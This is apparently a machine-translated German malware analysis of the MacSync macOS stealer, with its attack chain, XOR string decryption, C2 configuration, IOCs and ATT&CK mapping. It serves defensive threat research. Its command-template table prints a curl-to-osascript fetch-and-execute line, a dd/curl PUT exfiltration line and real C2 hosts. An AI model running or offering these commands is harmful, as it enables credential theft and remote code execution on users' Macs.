Executive Summary
MacSync Stealer ist eine Familie von macOS-Informationsdiebstählen und Fernzugriffs-Stagern, die so konzipiert sind, dass sie der Erkennung entgehen und kommerziell im Rahmen eines Malware-as-a-Service (MaaS)-Modells verkauft werden.
In der Angriffskette fungieren MacSync-Binärdateien als native Stager und mehrteilige Exfiltrations-Engines. Anstelle eigenständiger Harvester handelt es sich bei den Payloads um schlanke 64-Bit-Mach-O-Programme, die sich unbemerkt von Terminal-Sitzungen trennen, Module zum Auslesen von Anmeldeinformationen direkt in den Speicher laden und die gestohlenen Anmeldeinformationen zuverlässig an die Kampagneninfrastruktur übertragen.
MacSync wird hauptsächlich über ClickFix Social Engineering und Suchmaschinen-Malvertising. Es nutzt eine modulare, mehrstufige Ausführungsstrategie, um Apple Gatekeeper, XProtect und endpoint detection and response (EDR) Tools, die gleichzeitig einen minimalen Speicherplatzbedarf auf der Festplatte haben.
- Stealth-Sitzungsdämonisierung: Bei der Ausführung trennt sich MacSync mithilfe der POSIX-Systemaufrufe `fork()` und `setsid()` von der steuernden Terminal-Sitzung. Es wird dem Prozess mit der PID 1 (launchd) untergeordnet und leitet stdin, stdout und stderr nach `/dev/null` um, sodass Fehlermeldungen und Prozessausgaben nicht in der Konsole angezeigt werden.
- Templatebasierte Einzelbyte-XOR-VerschleierungUm statische Signaturen und die automatische String-Extraktion zu umgehen, verbergen MacSync-Binärdateien funktionale Strings (einschließlich C2-Endpunkte, Befehlszeilenargumente, API-Header und temporäre Dateipfade) mithilfe einer eingebetteten C++-Template-Klasse (ObfuscatedString). Zur Laufzeit entschlüsselt das Binärprogramm diese Zeichenketten mithilfe von Einzelbyte-XOR in lokale Stack-Puffer.
- Dynamische AppleScript-Pipeline im Arbeitsspeicher: Der Stager vermeidet das Speichern von Anmeldeinformationen auf der Festplatte. Stattdessen verbindet er sich über HTTPS mit C2-Servern mithilfe benutzerdefinierter Header (wie z. B. `api-key:` und Kampagnen-Tokens) und leitet die Antwort direkt über stdin an `/usr/bin/osascript` weiter. Dadurch können Angreifer die Stealer-Payloads serverseitig aktualisieren, ohne die Client-Binärdatei neu kompilieren zu müssen.
- Fehlertolerante Chunked-Exfiltration mit 10 MB: Zum Übertragen großer gestohlener Archive (die Browser-Vaults, System-Keychains und Kryptowährungs-Wallet-Datenbanken enthalten) teilt MacSync die Dateien in 10-MB-Blöcke auf. Jeder Block wird mit dem systemeigenen dd-Dienstprogramm extrahiert und sequenziell per HTTP-PUT-Anfrage hochgeladen. Fehlgeschlagene Übertragungen werden mithilfe von exponentiellem Backoff wiederholt.
- Selbstreinigende Anti-Forensik: Der Stager entfernt umgehend temporäre Dateien von der Festplatte. Sobald der C2-Server eine HTTP-200-Antwort zurückgibt, die den Chunked Upload bestätigt, löscht die Malware die lokale Statusdatei (/tmp/.httpcode) und das bereitgestellte Archiv (/tmp/osalogging.zip).
Ursprünge der Bedrohungsakteure und Malware-as-a-Service (MaaS)-Ökosystem
MacSync entstand im Jahr 2025. Laut öffentlichen Berichten steht es in Verbindung mit dem früheren Mac.C Stealer und dem Entwicklernamen „Mentalpositive“. Threat intelLigence verfolgt MacSync als Malware-as-a-Service (MaaS)-Betrieb, der anderen Cyberkriminellen die Malware und die dazugehörige Infrastruktur zur Verfügung stellt.
Die Beweislage zeigt eine klare Trennung zwischen Malware-Entwicklung und Kampagnenbetrieb. MacSync-Builds enthalten häufig einsatzspezifische Kennungen, während Kampagnen auf unabhängig verwaltete Auslieferungskonfigurationen und eine rotierende Backend-Infrastruktur setzen. CIS identifizierte ein S3-Build-Tag, das mit einem Partner-Build verknüpft war, und Microsoft korrelierte später über 30 Domains anhand wiederkehrender URI-Pfade, Anfragemerkmale, API-Schlüssel-Header und des Exfiltrationsverhaltens.
Die Verbreitung von MacSync basiert primär auf Social Engineering und weniger auf Software-Exploits. Die Kampagnen schleusen die Malware über Malvertising, SEO-Manipulation, kompromittierte Websites, gefälschte Software und KI-Installer sowie ClickFix-Seiten ein, die Opfer dazu verleiten, Befehle im Terminal auszuführen.
Obwohl in einigen MacSync-Proben durch öffentliche Untersuchungen russischsprachige Entwicklungsartefakte identifiziert wurden, reichen diese Merkmale nicht aus, um die Malware einem bestimmten Bedrohungsakteur oder kriminellen Syndikat zuzuordnen.
Die zugehörige Infrastruktur folgt bestimmten Verhaltensmustern, die unabhängig von der Domänenrotation weiterhin gelten. Das Verhalten des MacSync-Beispiels und -Loaders umfasst C2-Anfragen an /dynamic?txd=. mit einem im Header festgelegten API-Schlüssel sowie der lokalen Datenerfassung vor dem Upload über /gate?buildtxd= mit den Parametern upload_id, chunk_index und total_chunks.
Zugehörige Kampagnen: ClickFix-Auslieferung
MacSync wird häufig über ClickFix-Kampagnen verbreitet , die sich an macOS-Nutzer richten. Anstatt Software-Schwachstellen auszunutzen, setzen diese Angriffe auf Social Engineering, um Opfer dazu zu verleiten, Befehle im Terminal unter dem Vorwand von Software-Installationsprogrammen, CAPTCHA-Prüfungen, Download-Fehlern oder Problembehebungsaufforderungen zu kopieren und auszuführen.
Während öffentliche Berichte mehrere MacSync ClickFix-Kampagnen mit wechselnden Ködern, Auslieferungskonfigurationen und Nutzdaten beschreiben, gibt es derzeit keine Hinweise darauf, dass sie alle dem gleichen Bedrohungsakteur angehören oder dass die MacSync-Infrastruktur direkt unter ClearFake operiert.
Das ClearFake / Traffic Distribution Network (TDS)
Affiliate-Partner setzen Traffic Distribution Systems (TDS) wie Keitaro TDS auf kompromittierten Websites und Werbenetzwerken ein, um Besucher anhand ihres Betriebssystems umzuleiten. Durch die Überprüfung des Browser-User-Agents leitet das TDS Windows-Besucher auf Seitenketten um, die LummaC2 , Stealc oder Vidar verbreiten , während macOS-Besucher auf MacSync ClickFix-Infektionskanäle geleitet werden.
Social-Engineering-Köder und Markenimitationen
MacSync-Kampagnen geben sich als beliebte Produktivitäts-, Messaging- und Softwareentwicklungstools aus, um Fachkräfte anzusprechen:
| Nachgeahmte Marke / Thema | Täuschendes Köder-Szenario | Demografische Zielgruppe |
| Google Meet / Zoom | „Mikrofon-/Audiofehler: Klicken Sie auf „Reparieren“, um Ihren macOS-Audiotreiber zu reparieren.“ | Telearbeiter in Unternehmen, Jobbewerber in Interviewbetrugsfällen |
| Claude AI / ChatGPT | „Claude AI Desktop für macOS herunterladen / WebSocket-Verbindung reparieren.“ | Softwareingenieure, KI-Forscher, Datenwissenschaftler |
| Cloudflare / Turnstile | „Bestätigen Sie, dass Sie ein Mensch sind: Öffnen Sie das Terminal und fügen Sie den Bestätigungscode ein.“ | Allgemeiner Webverkehr, Krypto-Händler, Forennutzer |
| Docker / Notion / Cursor | Manipulierte Google-Suchanzeigen bieten gefälschte native Desktop-Installationsprogramme an. | Softwareentwickler, DevOps-Ingenieure, technische Leiter |
| TradingView / Krypto-Apps | „Aktualisieren Sie Ihre Chart-Engine, um Marktdaten in Echtzeit anzuzeigen.“ | Vermögende Kryptohändler, DeFi-Investoren |
Globale geografische Telemetrie und Branchenauswirkungen
Geografische Telemetrie

Threat intelLaut Ermittlungsberichten zielen MacSync-Kampagnen vor allem auf Regionen mit weit verbreiteter macOS-Unternehmensnutzung, Technologie- und Softwareentwicklungsbranchen sowie aktiven Kryptowährungs- oder Web3-Communities ab. Telemetriedaten vom August 2026 zeigen, dass die USA den größten Anteil der Erkennungen verzeichnen, gefolgt von Großbritannien, Deutschland, Japan, Kanada, Frankreich, Singapur, Australien, Indien sowie den Niederlanden und den nordischen Ländern.
Zielbranchen
| Industriesektor | Primäre Zielgruppenrollen | Hochwertige Vermögenswerte | Bedrohungsvektor / Köder | Betriebliche Auswirkungen |
| Softwareentwicklung & Technologie-Startups | Full-Stack-Entwickler, DevOps-Ingenieure, KI-Forscher | SSH-Privatschlüssel, AWS/GCP-Token, GitHub/GitLab-Zugangsdaten, .env-Dateien | Schadsoftware, die sich als Claude AI, Cursor IDE, Docker Desktop und Notion ausgibt. | Übernahme der Cloud, Diebstahl von Quellcode, Kompromittierung der Lieferkette |
| Kryptowährung & Web3 | Blockchain-Entwickler, DeFi-Händler, DAO-Mitglieder, Fondsmanager | MetaMask-, Phantom-, Coinbase- und TronLink-Vault-Daten; Exodus/Electrum-Wallet-Dateien | Gefälschte Web3-Meeting-Links, TradingView-Update-Köder | Wallet-Leaking, unautorisierte Token-Transfers, Diebstahl von Smart-Contract-Schlüsseln |
| Remote-Arbeitskräfte im Unternehmen | Führungsebene, Personalabteilung, Vertrieb & Marketing | macOS Keychain-Daten, Slack-/Discord-Tokens, Google Workspace-/Okta-Sitzungen | Behebung von Problemen mit gefälschten Mikrofon- oder Kamerafunktionen bei Google Meet/Zoom | Identitätsdiebstahl, Missbrauch von Session-Cookies, Umleitung interner Netzwerke |
| Regierungs- und Verteidigungsunternehmen | SLTT-Mitarbeiter und Auftragnehmer | Zugangsdaten für Regierungsportale, VPN-Profile, Mitarbeiterzugangsdaten | Suchmaschinen-Malvertising, kompromittierte kommunale Websites | Unbefugter Zugriff der Gemeinde, Offenlegung sensibler Bürgerdaten |
| Fintech und Finanzdienstleistungen | Finanzanalysten, Quantitative Trader, Buchhalter | Banksitzungstoken, Buchhaltungsdaten, Zahlungskartendaten | Gefälschte Rechnungsbetrachter, PDF-Rendering-„Korrekturen“ | Finanzbetrug, unautorisierte Firmenüberweisungen |
MacSync-Angriffskette

- Erstinfektion (ClickFix-Trick): Die Malware-Autoren nutzen Malvertising in Suchmaschinen, wo Opfer nach Software suchen. Sie gelangen so auf die schädliche Webseite (z. B. eine gefälschte Webseite). Claude AI chatbot, Apple-Sicherheitsupdate, Krypto-Wallet-Installer), was eine Fehlermeldung anzeigt, die das Opfer auffordert, einen Befehl im Terminalfenster auszuführen (curl -s … | zsh).
- Phase 1 (Shell-Wrapper-Skript): Das schädliche Skript läuft in der Terminalumgebung und startet sofort den Hintergrundprozess.
- Phase 2 (Base64-Nutzdaten): Das Wrapper-Skript dekomprimiert eine Hintergrundnutzlast (daemon_function), die den nativen Mach-O-Binär-Stager ausführt (unser Muster: com.utils.Launcher).
- Phase 3 (Dynamischer AppleScript-Dieb): Die Binärdatei sendet eine Anfrage an /dynamic?txd=… auf dem C2-Server mit einem benutzerdefinierten Header (API-Schlüssel: de62a2f4…) und leitet diese direkt an osascript weiter. Das AppleScript fordert das Systempasswort des Benutzers an, stiehlt alle Schlüsselbunddaten und speichert Datenbanken, Session-Cookies, SSH-Schlüssel, Telegram-Sitzungen und Krypto-Wallets. /tmp/osalogging.zip.
- Phase 4 (RAT mit Persistenz): Die Payload führt eine weitere Mach-O RAT aus, die sich im Verzeichnis ~/Library/LaunchAgents/ speichert, indem sie sich selbst in com.google.keystone.plist oder com.apple.sync.plist umbenennt.
- Stufe 5 (TCC-Helfer): Verwendet ein ad hoc signiertes Hilfsprogramm, um Berechtigungen anzufordern und zu erfassen für macOS-Bildschirmaufnahme.
- Phase 6 (Exfiltration und Entfernung von Artefakten): Dieses Mach-O-Programm erkennt die Existenz von /tmp/osalogging.zip und zerlegt es in Teile. 10 MB (0xA00000 Bytes) mit dd, sendet die Daten mit HTTP PUT an /gate?buildtxd=…und löscht /tmp/osalogging.zip und /tmp/.httpcode.
Binärer Ausführungsablauf
Die Abbildung unten stellt den kompletten Laufzeitlebenszyklus der MacSync-Stager-Binärdatei von der ersten Ausführung bis zur endgültigen Artefaktbereinigung dar.

Dateiidentifizierung & Statische Metadaten

Eigenschaften statischer Dateien
| Attribut | Statischer Wert | Notizen |
| Dateiname | 9ff32f7c0108e9d27a3b491edf04827b6ca025f44db68aeadc44eeb97c9aab11 | SHA-256 Hash-Namensgebung |
| File Format | Mach-O 64-Bit x86_64-ausführbare Datei | Dünne Binärarchitektur (Einzelarchitektur) |
| Mach-O-Magie | 0xFEEDFACF (MH_MAGIC_64) | 64-Bit Mach-O Header |
| CPU-Typ / -Subtyp | CPU_TYPE_X86_64 (0x01000007) / ALL (0x00000003) | Intel 64-Bit-Architektur |
| Dateigröße | 38,800 bytes | 0x9790 Bytes |
| MD5 | 9678f71ea4cccbc3d511dc8d7f24b113 | Kryptografischer Hash |
| SHA-1 | 59508d071661ea70fa5fcbe6f9e2fb72506e57df | Kryptografischer Hash |
| SHA-256 | 9ff32f7c0108e9d27a3b491edf04827b6ca025f44db68aeadc44eeb97c9aab11 | Primärproben-Hash |
| Kompilierungsflags | PIE, TWOLEVEL, Binds_to_Weak, Weak_Defines, NoneFs | Position Unabhängig Ausführbar |
| Adresse des Eingangspunktes | 0x100000e30 (_main) | Abschnitt __TEXT.__text |

Details zur Code-Signatur
| Attribut | Wert | Notizen |
| Signaturstatus | Ad-hoc-signiert (flags=0x2(adhoc)) | Keine von Apple ausgestellte Entwickler-ID-Signatur |
| Signaturkennung | com.utils.Launcher | Eingebetteter Codesignatur-Identifikator |
| CDHash | d182eb7cba0ffa42d770d7b0d3499e49f24163a2 | Codeverzeichnis-Hash |
| CMSDigest | d182eb7cba0ffa42d770d7b0d3499e49f24163a2662494ae615713c5f04b5260 | Zusammenfassung der Code-Signatur |
| Teamkennung | nicht eingestellt | Keine Apple Developer Team ID; deutet auf Ad-hoc-Signatur hin. |
String-Verschleierung und Schlüsselwiederherstellung
Reverse Engineering der kryptografischen Engine
Eine statische Stringanalyse des unformatierten Binärcodes ergab keine URLs, Dateipfade oder Befehlsreferenzen im Klartext. Verweise auf _main führten zu 19 Verweisen auf eine C++-Template-Klasse:
| Attribut | Wert |
| Verstümmeltes Symbol | __ZNK16ObfuscatedStringILm…EE7decryptEv |
| Entwinkeltes Symbol | Verschleierter String ::decrypt() const |
| Adressbereich | 0x100002350 - 0x100002740 |

Einzelbyte-XOR-Schlüssel identifiziert: 0xAA (Dezimal: 170, Binär: 10101010).

Um alle verschlüsselten Bytefolgen zu entschlüsseln, ohne vorher den Klartext zu kennen, wird folgendes eigenständiges Skript ausgeführt:

Ausgabe des Entschlüsselungsprogramms

XOR-String-Entschlüsselung und Speicherlayout & Speicherlayout
Hardware-XOR-Operation (/tmp/.httpcode)
Die folgende Tabelle zeigt die tatsächlichen Operationen, die im CPU-Register ecx (xor ecx, 0xaa) für den Statusdateipfad unter 0x100002a2e stattfinden.
| Byte # | Verschlüsseltes Hexadezimal | XOR-Schlüssel | Entschlüsselter Hexadezimalcode | Charakter |
| 0 | 0x85 | 0xAA | 0x2F | / |
| 1 | 0xDE | 0xAA | 0x74 | t |
| 2 | 0xC7 | 0xAA | 0x6D | m |
| 3 | 0xDA | 0xAA | 0x70 | p |
| 4 | 0x85 | 0xAA | 0x2F | / |
| 5 | 0x84 | 0xAA | 0x2E | . |
| 6 | 0xC2 | 0xAA | 0x68 | h |
| 7 | 0xDE | 0xAA | 0x74 | t |
| 8 | 0xDE | 0xAA | 0x74 | t |
| 9 | 0xDA | 0xAA | 0x70 | p |
| 10 | 0xC9 | 0xAA | 0x63 | c |
| 11 | 0xC5 | 0xAA | 0x6F | o |
| 12 | 0xCE | 0xAA | 0x64 | d |
| 13 | 0xCF | 0xAA | 0x65 | e |
| 14 | 0xAA | 0xAA | 0x00 | \0 |
Der Pfad /tmp/osalogging.zip wird mittels Stack-Literalen und XOR-Entschlüsselung erstellt.
Reverse Engineering von _main – Speicherlayout & Daemonisierung
URL-Konstruktion / Endpunktvorbereitung: Das Beispiel lädt mehrere URL-bezogene Zeichenkettenfragmente (z. B. https, http, asia., usa.) in lokale Stack-Variablen. Anschließend wird ein 128 Byte großer lokaler Puffer reserviert, um die Zeichenkette darin aufzubauen. Das Vorhandensein regionaler Domänenfragmente und HTTP(S)-Schemas bedeutet, dass Netzwerk-Endpunkte zur Laufzeit konstruiert oder ausgewählt werden, was die Sichtbarkeit vollständiger URLs in der statischen Analyse einschränkt.

Prozess-Daemonisierung & Stream-Cloaking (0x100000e30 – 0x100000f54)

- _Fork()-Ausführung (0x100000e69): Der Elternprozess beendet sich ordnungsgemäß mit Rückgabewert 0. Er beendet sich sofort und gibt die Kontrolle an das Terminal zurück. Der Kindprozess wird daraufhin dem Prozess launchd mit der Prozess-ID 1 zugeordnet.
- _Setsid() Sitzungserstellung (0x100000eb7): Der Kindprozess trennt sich vom steuernden Terminal. Dieser Schritt stellt sicher, dass der Prozess nicht mehr an eine Sitzung gebunden ist.
- Streamunterdrückung (0x100000efe – 0x100000f48): Der Kindprozess leitet seine Eingabe, Standardausgabe und Standardfehlerausgabe nach /dev/null um. Dies geschieht durch drei Aufrufe von _freopen(). Jeder Aufruf verarbeitet einen der Datenströme und unterdrückt so jegliche Ausgabe- und Eingabeaktivität.
Reverse Engineering von _main – Dynamisches C2-Polling & In-Memory-AppleScript
Raw Binary Ninja High-Level IL Dekompilation (0x100001070 – 0x100001300)

- 0xc8 in Assembler entspricht dezimal 200 (HTTP 200 OK).
- sub_100001e20() enthält die entschlüsselte Befehlsvorlage: curl -k -s –max-time 12 -H “User-Agent: %s” -H “api-key: %s” “%s” | osascript.
- Das AppleScript wird direkt von curl an osascript gestreamt, ohne eine zwischengeschaltete Skriptdatei; es wird direkt von curl über die Standardeingabe in Apples Binärdatei /usr/bin/osascript geleitet.
Statische Konfigurationsattribute:
| Attribut | Wert |
| Kampagnen-Token (txd) | c4f70f37daae63fe47b0c92adf006f8cf50b6c522ad572a4014275cf979013a0 |
| Gate-Authentifizierungstoken | api-key: de62a2f47d1c7dec2997f931a050a615 |
| Primärer Host | drivinguber.com |
| Fallback-Host | newsinweb.com |
| Regionale Vorwahlen | Asien. / USA. |
Ausführungspipeline-Workflow
- Primäre Gesundheitsprüfung (drivinguber.com):

- Statusauswertung: Liest /tmp/.httpcode mit _fscanf(“%d”, &code) und entfernt die Verknüpfung zu /tmp/.httpcode.
- In-Memory Pipe Execution (0x10000128e): Wenn der Code 200 (0xC8) ist, wird er formatiert und ausgeführt:

- Ausweichrotation: Falls die primäre Verbindung fehlschlägt, wird über [https, http] [asia., usa.] mit der Basisadresse newsinweb.com iteriert.
10MB Chunking Engine & System V ABI
- Zielverifizierung: Ruft _stat$INODE64(“/tmp/osalogging.zip” &stat_buf) auf. Falls die Datei nicht existiert oder die Größe null ist, wird der Vorgang ordnungsgemäß beendet (Rückgabewert 0).
- Ganzzahldivision mit Aufrundungsfunktion:Die Gesamtzahl der Chunks entspricht dem abgerundeten Wert von (Dateigröße plus 0x9FFFFF geteilt durch 0xA00000) (Die feste Chunk-Größe beträgt 0xA00000, was 10,485,760 Bytes oder 10 MB entspricht).
- Sitzungskennung: Erstellt mit snprintf(upload_id, 0x40 “%ld-%08x” time(NULL) rand()).
Adaptiver Backoff-Wiederholungsalgorithmus

Bis zu 8 Wiederholungsversuche mit adaptivem Backoff: Verzögerung = (Wiederholungsindex × 2) + 3 Sekunden (5s, 7s, 9s, 11s, 13s, 15s, 17s, 19s)
Über _system() ausgeführte Shell-Befehle
| # | Produktion | Vorlage für entschlüsseltes Format | Zweck |
| 1 | C2 Gesundheitssonde | curl -k -s --max-time 12 -H “User-Agent: %s” -H “api-key: %s” “%s” -o /dev/null -w “%%{http_code}” > %s 2>/dev/null | Prüft die Verfügbarkeit des C2-Servers und speichert den HTTP-Statuscode in /tmp/.httpcode. |
| 2 | Stage 3 In-Memory Stager | curl -k -s –max-time 12 -H “User-Agent: %s” -H “api-key: %s” “%s” | osascript | Lädt den Remote-AppleScript-Stealer herunter und führt ihn über osascript aus. |
| 3 | Stufe 6: Exfiltration von Brocken | dd if=%s bs=1 skip=%ld count=%ld 2>/dev/null | curl -k -s -X PUT –data-binary @- … | Teilt die Datei /tmp/osalogging.zip in 10 MB große Teile auf und lädt jeden Teil per HTTP PUT hoch. |
Native POSIX-Prozess- und Dateioperationen
| # | Operationstyp | Nativer API-Aufruf | Ziel | Betriebszweck |
| 6 | Prozessgabel | _Gabel() | N / A | Der übergeordnete Prozess beendet sich sofort, um die Verbindung zum Terminal zu trennen. |
| 7 | Sitzung trennen | _setsid() | N / A | Erstellt eine neue, unabhängige Sitzung; der Kindprozess wird zu einem unabhängigen Daemon. |
| 8 | Stream-Tarnung | _freopen(“/dev/null”, “r”, *___stdinp) | / dev / null | Standardeingang stummschalten. |
| 9 | Stream-Tarnung | _freopen(“/dev/null”, “w”, *___stdoutp) | / dev / null | Unterdrückt die Standardausgabe von curl und osascript. |
| 10 | Stream-Tarnung | _freopen(“/dev/null”, “w”, *___stderrp) | / dev / null | Unterdrückt Standardfehlermeldungen, um Terminalwarnungen zu verhindern. |
| 11 | Dateiüberprüfung | _stat$INODE64(“/tmp/osalogging.zip”, &stat_buf) | /tmp/osalogging.zip | Prüft vor dem Hochladen, ob das gesammelte Datenarchiv existiert und wie groß es ist. |
| 12 | Statusbereinigung | _unlink(“/tmp/.httpcode”) | /tmp/.httpcode | Löscht die temporäre HTTP-Statuscodedatei nach der Auswertung. |
| 13 | Bereinigung des Loot-Archivs | _remove(“/tmp/osalogging.zip”) | /tmp/osalogging.zip | Löscht das ZIP-Archiv der gestohlenen Daten nach erfolgreicher Exfiltration. |
Kompromissindikatoren (IOCs)
Host-Indikatoren
| Indikatortyp | Wert | Beschreibung |
| SHA-256-Hash | 9ff32f7c0108e9d27a3b491edf04827b6ca025f44db68aeadc44eeb97c9aab11 | Native Mach-O Stager Binär |
| MD5-Hashing | 9678f71ea4cccbc3d511dc8d7f24b113 | Native Mach-O Stager Binär |
| SHA-1-Hash | 59508d071661ea70fa5fcbe6f9e2fb72506e57df | Native Mach-O Stager Binär |
| Code Signing ID | com.utils.Launcher | Ad-hoc-Signaturbündelkennung |
| CDHash | d182eb7cba0ffa42d770d7b0d3499e49f24163a2 | Code Directory Hash |
| Inszeniertes Archiv | /tmp/osalogging.zip | Harvest-Archiv mit gestohlenen Daten |
| Statusdatei | /tmp/.httpcode | Datei mit temporärem HTTP-Antwortcode |
Netzwerkanzeigen
| Indikatortyp | Wert | Beschreibung |
| C2-Domäne (Primär) | drivinguber.com | Primärer Server Stufe 3 / Stufe 6 C2 |
| C2-Domäne (Fallback) | asia.newsinweb.com | Ausweich-C2-Endpunkt in der asiatischen Region |
| C2-Domäne (Fallback) | usa.newsinweb.com | Ausweich-C2-Endpunkt in der US-Region |
| C2-Stammdomäne | newsinweb.com | Ausweich-Stammdomäne |
| URI (Download) | /dynamic?txd=c4f70f37daae63fe47b0c92adf006f8cf50b6c522ad572a4014275cf979013a0 | Dynamisches AppleScript-Payload-Gate |
| URI (Upload) | /gate?buildtxd=c4f70f37daae63fe47b0c92adf006f8cf50b6c522ad572a4014275cf979013a0 | 10 MB großes binäres PUT-Upload-Gate |
| HTTP-Anforderungsheader | api-key: de62a2f47d1c7dec2997f931a050a615 | Kampagnen-Authentifizierungstoken |
| HTTP-User-Agent | Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) CFNetwork/Darwin 26.0.0 AppleWebKit/537.36 | Gefälschter Client-User-Agent |
MITRE ATT&CK-Mapping
| Taktik | Technik-ID | Technik | MacSync-Implementierung |
| Erster Zugriff | T1204.002 | Benutzerausführung | ClickFix lockt Benutzer mit einer Masche dazu, einen verschleierten Terminalbefehl auszuführen. |
| Ausführung | T1059.002 | AppleScript | Führt entfernte AppleScript-Payloads über /usr/bin/osascript aus. |
| Ausführung | T1059.004 | Unix-Shell | Führt /bin/sh-Befehle aus. |
| Beharrlichkeit | T1543.001 | Startagent | Installiert eine schädliche .plist-Datei in ~/Library/LaunchAgents/. |
| Verteidigungsflucht | T1027 | Verschleierung | XOR 0xAA verbirgt Zeichenketten und URLs. |
| Verteidigungsflucht | T1564.001 | Hidden Files | Verwendet temporäre Daten in Dateien mit Punktpräfix. |
| Verteidigungsflucht | T1070.004 | Löschen von Dateien | Löscht temporäre Dateien nach dem Hochladen der Daten. |
| Verteidigungsflucht | T1036.005 | Maskieren | Verwendet com.utils.Launcher, um einer legitimen Komponente nachzueifern. |
| Verteidigungsflucht | T1562.001 | Abwehrkräfte beeinträchtigen | Leitet stdin, stdout und stderr nach /dev/null um. |
| Zugang zu Anmeldeinformationen | T1555.001 | Schlüsselanhänger | Verwendet den Sicherheitsdump-Schlüsselbund, um auf gespeicherte Anmeldeinformationen zuzugreifen. |
| Zugang zu Anmeldeinformationen | T1539 | Web-Session-Cookies | Zielt auf Browser-Cookie-Datenbanken zum Diebstahl von Sitzungssitzungen ab. |
| Zugang zu Anmeldeinformationen | T1552.004 | Private Schlüssel | Sammelt SSH-Schlüssel und AWS-Zugangsdaten. |
| Bewertung | T1082 | Informationen zu den Bowman Systemen | Erfasst die macOS-Version, die Hardware-UUID und die CPU-Architektur. |
| Kollektion | T1560.001 | Gesammelte Daten archivieren | Die gestohlenen Daten werden in /tmp/osalogging.zip archiviert. |
| Befehl und Kontrolle | T1071.001 | Webprotokolle | Kommuniziert mit C2 über HTTPS/443. |
| Befehl und Kontrolle | T1105 | Ingress-Tool-Übertragung | Lädt AppleScript-Module der zweiten Stufe herunter. |
| Exfiltration | T1030 | Größenbeschränkungen für die Datenübertragung | Teilt das Archiv in 10 MB große Teile auf. |
| Exfiltration | T1048.003 | Alternatives Protokoll | Lädt Binärdatenblöcke über HTTP-PUT-Anfragen hoch. |
Autor: